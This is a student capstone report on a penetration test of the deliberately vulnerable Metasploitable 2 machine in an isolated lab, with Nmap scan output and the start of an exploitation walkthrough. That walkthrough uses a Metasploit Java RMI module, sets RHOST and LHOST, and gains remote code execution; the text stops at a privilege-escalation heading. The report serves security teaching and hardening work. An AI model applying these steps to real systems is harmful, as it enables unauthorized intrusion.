Information Assurance Capstone: Penetration Testing Simulation and Hardening Plan

A Written Report (Technical Documentation)

Presented to Dr. Cheryll Ann Feliprada of the

College of Information and Communications Technology

West Visayas State University

La Paz, Iloilo City

In Partial Fulfillment

of the Requirements for the Subject

CIT 220 - Information Assurance and Security 2

by

Kent Jasper A. Abella

Louise Kylle G. Bulan

John Achilles V. Colon

Paulo C. Saballa

Sergei Benjamin S. Tabañar

December 2025

Table of Contents

CHAPTER 1 INTRODUCTION

Project Overview

The goal of this capstone project is for our team to act as **Information Security Consultants (Ethical Hackers).** Our team will conduct a simulated, documented security assessment on a defined target environment (e.g., a vulnerable web application, a simulated internal network, or a self-hosted target machine like a virtual machine designed for penetration testing, such as Metasploitable).

The project is divided into two primary parts: **Vulnerability Identification (LO2)** and **Remediation & Hardening Proposal (LO3).**

Project Objectives

Upon successful completion of this project, our team will be able to:

1. **Perform Comprehensive Footprinting:** Systematically gather public and technical information about a target.
2. **Conduct Vulnerability Analysis:** Use industry-standard tools and techniques to identify and classify security flaws in systems, applications, and network services.
3. **Simulate Exploitation:** Document the steps a malicious attacker could take to compromise the target, including gaining initial access and escalating privileges (without causing actual damage).
4. **Develop a Countermeasure Strategy:** Propose specific, detailed, and prioritized technical and policy-based solutions to mitigate the identified threats.
5. **Communicate Security Risks:** Present complex technical findings and strategic recommendations clearly and concisely to non-technical stakeholders (simulated management).

Project Scope and Delimitation

This project focuses exclusively on conducting a penetration testing simulation and creating a hardening plan based on the top three most critical vulnerabilities found within a controlled virtual machine. The penetration testing targets Metasploitable 2, an intentionally vulnerable Linux-based system. The penetration testing was performed using Oracle VirtualBox with Kali Linux as the attacker machine. The scope of the penetration testing includes footprinting, vulnerability scanning, exploitation simulation, and the development of a remediation and hardening proposal with a two-tiered countermeasure strategy.

The project is limited to environments owned and controlled by the student. No real-world systems, external websites, public networks, or unauthorized targets were tested. Furthermore, the results of the penetration testing are strictly hypothetical and educational. All exploit simulations are documented for learning purposes only, with no intention of causing system damage or altering data.

CHAPTER 2 METHODOLOGY

Tools Used

The penetration test was performed using a collection of industry-standard tools commonly employed by ethical hackers and cybersecurity professionals. All tools were used within a legal and isolated virtual environment.

Virtualization Tools

The primary virtualization tool that we used was ***Oracle VirtualBox.*** It was used to host both the attacker and target virtual machines. It provided a controlled network environment where tests could be safely executed. The attacker's virtual machine used was **Kali Linux**, a Debian-based Linux distribution equipped with a wide range of penetration testing tools. The target virtual machine used was **Metasploitable 2**, an intentionally vulnerable Linux system used exclusively for cybersecurity education and penetration testing training.

Penetration Testing Tools

The penetration test utilized two primary tools that were essential in identifying vulnerabilities and simulating exploitation within the controlled virtual environment. These tools are **Nmap** and the **Metasploit Framework (MSF)**.

Nmap was used for active reconnaissance, which includes port scanning, service enumeration, and discovery of exposed services on the target machine. Nmap identified critical open ports such as PostgreSQL (5432), Java RMI (1099), and UnrealIRCd (6667), which served as the foundation for deeper vulnerability analysis.

Whereas the **Metasploit Framework (MSF)** was used to simulate exploitation of the vulnerabilities discovered during port scanning using Nmap. All exploitation was performed in **msfconsole** within the Oracle VirtualBox environment. Metasploit provided modules for exploiting PostgreSQL weak credentials, Java RMI remote code execution, and the UnrealIRCd backdoor. It also enabled post-exploitation activities such as privilege escalation testing.

Detailed Project Instructions

The instructions used for the project follow three phases and a documentation section:

Phase 1: Planning and Reconnaissance

This phase involved identifying a legally sanctioned target environment, which was Metasploitable 2, configuring the virtual machines, and gathering initial information through footprinting. Footprinting was conducted to identify open ports, running services, operating system versions, and potential network entry points using tools like Nmap.

Phase 2: Vulnerability Analysis and Exploitation

Vulnerability scanning was performed through manual checks using Nmap in the Kali Linux virtual machine to identify weaknesses within the Metasploitable target environment. The process included running vulnerability scans, mapping results to known CVEs, and identifying the top three most critical vulnerabilities to serve as the basis for exploitation simulation.

The top three critical vulnerabilities identified were selected for exploitation simulation. For each vulnerability, the methodology involved demonstrating how an attacker could exploit the vulnerability through showing the steps for gaining initial access, showing privilege escalation when applicable, and documenting all commands, results, and screenshots. No destructive actions were performed, and exploitation was restricted to simulation only.

Phase 3: Remediation and Hardening Proposal

For the three critical vulnerabilities identified, our team proposed a two-tiered countermeasure strategy for immediate fixes and long-term policies (technical patches and strategic hardening), focusing on patching outdated services, strengthening authentication, implementing secure coding practices, and establishing organizational security policies.

Technical Documentation and Written Report

All findings, procedures, and solutions were compiled into a structured technical report. This includes vulnerability scan results, exploitation simulation documentation, screenshots, remediation and hardening proposal, and appendices. This final phase ensured that complex technical information was presented clearly.

Ethical Considerations

All testing activities were performed exclusively within a controlled, local virtual environment. The target system, Metasploitable 2, is intentionally designed for cybersecurity training and does not require external authorization. No external networks, real organizations, or publicly accessible systems were tested.

Although vulnerabilities were exploited for educational simulation, no destructive or harmful actions were carried out. This includes no deletion or corruption of files, no modification of system configurations, no persistence mechanisms, or malware installation.

Any sensitive data retrieved during tests was kept strictly within the confines of the project and used for documentation only. No information was disclosed outside academic requirements.

All findings, commands, interpretations, and documentation were produced by the student through hands-on testing. Sources used for references, vulnerability verification, and theoretical background were properly cited.

CHAPTER 3 IMPLEMENTATION OF THE PENETRATION TESTING SIMULATION AND HARDENING PLAN

Phase 1: Planning & Reconnaissance

Target Selection

The designated target for this assessment was Metasploitable 2, a purposefully vulnerable Linux server developed for security research and penetration testing exercises. It was deployed in Oracle VirtualBox and assigned a local IP address within the attacker's network. Kali Linux, also running on VirtualBox, served as the penetration testing platform.

The environment was configured in a closed, isolated virtual network to ensure legality, safety, and full containment throughout the assessment.




Figure 1. Target Virtual Machine (Metasploitable 2)




Figure 2. Attacker Virtual Machine (Kali Linux): Pinging Metasploitable

Footprinting

Footprinting was conducted using network discovery and port-scanning tools, such as Nmap and Netdiscover.

Nmap was used to enumerate open ports, protocols, and services in Metasploitable 2. Several ports were identified as exposed by the scan, notably ports 1099 (Java RMI Registry), Port 5432 (PostgreSQL), and Port 6667 (UnrealIRCd). These open ports were identified to be the top three most critical vulnerabilities to be used for exploitation simulation.




Figure 3. Nmap Scanning Metasploitable

PORT	SERVICE
21	ftp
22	ssh
23	telnet
25	smtp
53	domain
80	http
111	rpcbind
139	netbios-ssn
445	microsoft-ds
512	exec
513	login
514	shell
1099	rmiregistry
1524	ingreslock
2049	nfs
2121	ccproxy-ftp
3306	mysql
3632	distccd
5432	postgresql
5900	vnc
6000	X11
6667	irc
6697	ircs-u
8009	ajp13
8180	unknown
8787	msgsrvr
42588	unknown
51465	unknown
57003	unknown
57669	unknown

Table 1. List of Open Ports and Services

Netdiscover scan was used for Active Footprinting to perform a full TCP port scan, service/version and OS detection, and to enumerate running services, versions, and potential service footprints. The scan revealed critical vulnerabilities, which included Java RMI (port 1099), PostgreSQL (port 5432), and UnrealIRCd (port 6667).




Figure 4a. Netdiscover Scan




Figure 4b. Netdiscover Scan

```
no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2025-11-28T12:17:04+00:00; +1s from scanner time.
5900/tcp  open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:14:58
|   source ident: nmap
|   source host: F64EF583.F0D9233E.FFFA6D49.IP
|_  error: Closing Link: swpdmorvw[192.168.0.4] (Quit: swpdmorvw)
6697/tcp  open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:15:01
|   source ident: nmap
|   source host: F64EF583.F0D9233E.FFFA6D49.IP
|_  error: Closing Link: zdwxabwzw[192.168.0.4] (Quit: zdwxabwzw)
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
```

Figure 4c. Netdiscover Scan

```
42588/tcp open  nlockmgr    1-4 (RPC #100021)
51465/tcp open  java-rmi    GNU Classpath grmiregistry
57003/tcp open  mountd      1-3 (RPC #100005)
57669/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:66:EE:5A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:l
inux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 1h15m01s, deviation: 2h30m00s, median: 0s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-11-28T07:16:56-05:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT     ADDRESS
1   3.57 ms 192.168.0.5

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 197.74 seconds
```

Figure 4d. Netdiscover Scan

Phase 2: Vulnerability Analysis & Exploitation

Vulnerability Scanning

Unauthenticated vulnerability scans were performed using vulnerability scanning tools, like Nmap. The Metasploitable virtual environment demonstrated multiple high-risk services running outdated or misconfigured software.

The three most critical vulnerabilities that were identified and selected for exploitation simulation were:

1. Java RMI Registry (Port 1099)
2. PostgreSQL (Port 5432)
3. UnrealIRCd 3.2.8.1 (Port 6667)

These vulnerabilities were selected due to their high exploitability and potential to be the cause of full system compromise.




Figure 5a. Vulnerability Scanning




Figure 5b. Vulnerability Scanning




Figure 5c. Vulnerability Scanning

Figure 5d. Vulnerability Scanning




Figure 5e. Vulnerability Scanning

Exploitation Simulation

Vulnerability 1: Port 1099 - Java RMI Registry (user/root access)




Figure 6. Vulnerability 1: Port 1099 - Java RMI Registry (User/Root access)

Initial Access

A severe misconfiguration allowed the Java RMI Registry service to load classes from remote locations.




Figure 7a. Port 1099 - Java RMI Registry Initial Access

Tool Used: Metasploit(exploit/multi/misc/java_rmi_server)

Steps:

1. Selected use exploit/multi/misc/java_rmi_server.
2. Set RHOST 192.168.0.5 and LHOST 192.168.0.4.
3. Executed the exploit, successfully obtaining remote command execution.

This vulnerability allowed attacker-controlled Java bytecode to run on the target system.




Figure 7b. Port 1099 - Java RMI Registry Initial Access

Privilege Escalation

